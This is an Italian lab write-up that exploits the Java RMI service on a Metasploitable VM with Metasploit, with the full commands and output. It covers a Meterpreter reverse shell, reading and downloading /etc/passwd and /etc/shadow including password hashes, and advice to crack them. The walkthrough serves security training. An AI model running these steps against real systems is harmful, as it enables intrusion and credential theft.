

Analisi delle vulnerabilità e exploit di Java RMI

Il primo passo è stato verificare la connessione tra la mia macchina Kali (IP: 192.168.11.111) e la macchina Metasploitable (IP: 192.168.11.112). Ho eseguito il comando ping per assicurarmi che le due macchine potessero comunicare correttamente.


```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.31 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.601 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=1.17 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.680 ms
64 bytes from 192.168.11.111: icmp_seq=7 ttl=64 time=1.60 ms

[1]+  Stopped                  ping 192.168.11.111
msfadmin@metasploitable:~$ _
(kali@kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.541 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.688 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.904 ms
^Z
zsh: suspended  ping 192.168.11.112
```


Il ping restituisce risposte, confermando che le macchine possono comunicare.

Prima di eseguire l'attacco vero e proprio, eseguo una scansione con Nessus per ottenere una panoramica più completa sulle vulnerabilità.

La scansione Nessus ha rilevato un RMI Registry sulla porta 1099/tcp della macchina Metasploitable. Il servizio RMI funge da bootstrap per registrare e recuperare oggetti remoti nel sistema Java, e la sua esposizione può rappresentare un potenziale vettore di attacco. Sebbene Nessus classifichi questo rilevamento come "informativo", il servizio può essere sfruttato per attacchi di remote code execution, come dimostreremo con Metasploit.



Anche se ho già conferma della potenziale vulnerabilità RMI dal report di Nessus, ho eseguito una scansione mirata sulla porta 1099 per avere ulteriore conferma.



Adesso possiamo avviare Metasploit e settare tutte le informazioni richieste dal tool:

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank
0	auxiliary/gather/java_rmi_registry	Java RMI Registry Interfaces Enumeration	.	normal
1	exploit/multi/misc/java_rmi_server	Java RMI Server Insecure Default Configuration Java Code Execution	2011-10-15	excellent
2	_ target: Generic (Java Payload)	.	.	.
3	_ target: Windows x86 (Native Payload)	.	.	.
4	_ target: Linux x86 (Native Payload)	.	.	.
5	_ target: Mac OS X PPC (Native Payload)	.	.	.
6	_ target: Mac OS X x86 (Native Payload)	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	Java RMI Server Insecure Endpoint Code Execution Scanner	2011-10-15	normal
8	exploit/multi/browser/java_rmi_connection_impl	Java RMIConnectionImpl Deserialization Privilege Escalation	2010-03-31	excellent

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

Interact with a module by name or index. For example `info 8`, `use 8` or `use exploit/multi/browser/java_rmi_connection_impl`

`msf6 > use exploit/multi/misc/java_rmi_server`

`[*] No payload configured, defaulting to java/meterpreter/reverse_tcp`

`msf6 exploit(multi/misc/java_rmi_server) > show options`

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

```
File Actions Edit View Help

URIPATH no default is randomly generated)
The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
LHOST 192.168.11.111 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Wf1UT8pQhFNfr
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39187)
) at 2024-09-05 20:56:39 +0200

meterpreter > 
```

Una volta ottenuta la sessione Meterpreter, ho iniziato a raccogliere le informazioni richieste dal task.

ifconfig: ci mostra la configurazione delle interfacce di rete della macchina compromessa, inclusi gli indirizzi IP. Questo aiuta a capire la rete locale della vittima

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4b:15a8
IPv6 Netmask : ::

meterpreter > █
```

route: visualizza la tabella di routing della macchina. È utile per capire come i pacchetti vengono instradati all'interno della rete locale.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::
fe80::a00:27ff:fe4b:15a8 ::           ::
```

sysinfo: mostra le informazioni sul sistema compromesso, inclusi il nome host, la versione del sistema operativo e l'architettura.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > |
```

ps: va ad elencare i processi in esecuzione sulla macchina compromessa. Anche in questo caso, può essere utile per identificare processi critici o potenzialmente vulnerabili.

```
meterpreter > ps

Process List
-----
```

PID	Name	User	Path
1	/sbin/init	root	/sbin/init
2	[kthreadd]	root	[kthreadd]
3	[migration/0]	root	[migration/0]
4	[ksoftirqd/0]	root	[ksoftirqd/0]
5	[watchdog/0]	root	[watchdog/0]
6	[events/0]	root	[events/0]
7	[khelper]	root	[khelper]
41	[kblockd/0]	root	[kblockd/0]
44	[kacpid]	root	[kacpid]
45	[kacpi_notify]	root	[kacpi_notify]
91	[kseriod]	root	[kseriod]
130	[pdflush]	root	[pdflush]
131	[pdflush]	root	[pdflush]
132	[kswapd0]	root	[kswapd0]
174	[aio/0]	root	[aio/0]
1130	[ksnapd]	root	[ksnapd]
1299	[ata/0]	root	[ata/0]
1302	[ata_aux]	root	[ata_aux]
1311	[scsi_eh_0]	root	[scsi_eh_0]
1314	[scsi_eh_1]	root	[scsi_eh_1]
1331	[ksuspend_usbd]	root	[ksuspend_usbd]

getuid: mostra l'ID utente corrente della sessione Meterpreter. Questo consente di vedere con quale account si eseguono i comandi.

```
meterpreter > getuid
Server username: root
meterpreter > █
```

pwd: mostra la directory corrente in cui ti trovi. È utile per orientarsi nel file system della macchina.

```
Server username: root
meterpreter > pwd
/
```

ls: elenca i file e le directory nella directory corrente. Questo consente di navigare nel file system della macchina compromessa.

```
/
meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:33 +0200	bin
040666/rw-rw-rw-	1024	dir	2012-05-14 05:36:28 +0200	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:51 +0100	cdrom
040666/rw-rw-rw-	13540	dir	2024-09-05 19:42:10 +0200	dev
040666/rw-rw-rw-	4096	dir	2024-09-05 19:42:15 +0200	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 08:16:02 +0200	home
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:40 +0100	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-14 05:35:56 +0200	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-14 05:35:22 +0200	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 23:55:15 +0100	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 23:55:52 +0100	media
040666/rw-rw-rw-	4096	dir	2010-04-28 22:16:56 +0200	mnt
100666/rw-rw-rw-	10868	fil	2024-09-05 19:42:36 +0200	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:39 +0100	opt
040666/rw-rw-rw-	0	dir	2024-09-05 19:41:58 +0200	proc
040666/rw-rw-rw-	4096	dir	2024-09-05 19:42:36 +0200	root
040666/rw-rw-rw-	4096	dir	2012-05-14 03:54:53 +0200	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 23:57:38 +0100	srv
040666/rw-rw-rw-	0	dir	2024-09-05 19:41:59 +0200	sys
040666/rw-rw-rw-	4096	dir	2024-09-05 20:56:28 +0200	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 06:06:37 +0200	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 15:08:23 +0100	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 18:55:41 +0200	vmlinux

```
meterpreter > █
```

cd: serve per cambiare directory e quindi esplorare e ricercare informazioni all'interno della Metasploitable.

Ad esempio, io mi sono recata nella directory /home/user dove si possono visualizzare i file bash. In questo caso ho aperto il file '.bash_history' che memorizza i comandi che un utente ha eseguito nella shell Bash. Può contenere una cronologia molto utile, che include comandi come l'installazione di software, la modifica di file di configurazione, l'uso di sudo, la gestione di chiavi SSH e via dicendo.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2010-03-17 15:08:02 +0100	ftp
040666/rw-rw-rw-	4096	dir	2012-05-20 20:22:23 +0200	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 08:16:02 +0200	service
040666/rw-rw-rw-	4096	dir	2010-05-07 20:38:06 +0200	user

```
meterpreter > cd /home/user
meterpreter > ls
Listing: /home/user
```

Mode	Size	Type	Last modified	Name
100667/rw-rw-rwx	165	fil	2010-05-07 20:38:06 +0200	.bash_history
100667/rw-rw-rwx	220	fil	2010-03-31 12:42:59 +0200	.bash_logout
100667/rw-rw-rwx	2928	fil	2010-03-31 12:42:59 +0200	.bashrc
100667/rw-rw-rwx	586	fil	2010-03-31 12:42:59 +0200	.profile
040667/rw-rw-rwx	4096	dir	2010-05-07 20:36:34 +0200	.ssh

```
meterpreter > cat .bash_history
ssh-keygen -t dsa
ls
cd .ssh
ls
sudo -s
cd /home/user
ls
ls .ss
ls .ssj
clear
ls .ssh
sudo cat ~/.ssh/id_dsa.pub >> /home/msfadmin/.ssh/authorized_keys
sudo -s
exit
meterpreter > █
```

search -f (con wildcard *): cerca file o stringhe specifiche all'interno del file system della macchina vittima. Si possono cercare file di testo (*.txt), documenti (*.doc), o altre estensioni rilevanti che potrebbero contenere informazioni sensibili.

```
meterpreter > search -f *.txt
Found 892 results...
```

Path	Size (bytes)	Modified (UTC)
/etc/X11/rgb.txt	17394	2008-05-14 02:10:25 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/.htaccess.txt	1598	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/IncorrectDllVersionW32PTH10DLL.txt	765	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/NoDisclosure.txt	302	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OperatingSystem.txt	611	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSHPUX.txt	255	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSLinux.txt	251	2010-04-16 22:36:52 +0200
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Know/OSMacOS.txt	253	2010-04-16 22:36:52 +0200

```
meterpreter > search -f *.doc
Found 6 results...
```

Path	Size (bytes)	Modified (UTC)
/usr/lib/python2.5/pdb.doc	7483	2010-01-21 00:04:18 +0100
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-install-guide.doc	362496	2011-04-12 02:38:06 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-release-notes.doc	395264	2011-04-12 02:38:08 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-install-guide.doc	270848	2011-04-12 02:38:10 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-release-notes.doc	317440	2011-04-12 02:38:12 +0200
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp2010-newtool.doc	345088	2011-04-12 02:38:14 +0200

```
meterpreter > 
```

shell: questo comando porta fuori dall'ambiente Meterpreter e apre una shell interattiva direttamente sul sistema operativo della macchina vittima. Da qui si possono eseguire comandi di sistema proprio come direttamente dal terminale della macchina.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
exit
meterpreter > █
```


cat: per visualizzare il contenuto di un file. Avendo permessi di root, si possono visualizzare anche file contenenti materiale sensibile. In questo caso con `cat /etc/passwd` e `cat /etc/shadow` posso visualizzare informazioni sugli account utente e anche gli hash delle password, poi facilmente craccabili con Hashcat o John the Ripper.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter > 
```

```

meterpreter > cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$FUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
meterpreter >

```


download: comando che scarica file dalla macchina target a quella attaccante. Si possono scaricare tutti i tipi di file, sia quelli descritti precedentemente e che contengono password, sia file di configurazione di servizi. Nell'output viene indicato anche il percorso in cui il file viene salvato nella Kali.


```


meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed : /etc/shadow → /home/kali/shadow
meterpreter > download /etc/mysql/my.cnf
[*] Downloading: /etc/mysql/my.cnf → /home/kali/my.cnf
[*] Downloaded 3.80 KiB of 3.80 KiB (100.0%): /etc/mysql/my.cnf → /home/kali/my.cnf
[*] Completed : /etc/mysql/my.cnf → /home/kali/my.cnf
meterpreter >

```


cup

shadow

passwd

my.cnf

19 folders | 24 files: 15.3 MiB (16,073,080 bytes) | Free space: 45.3 GiB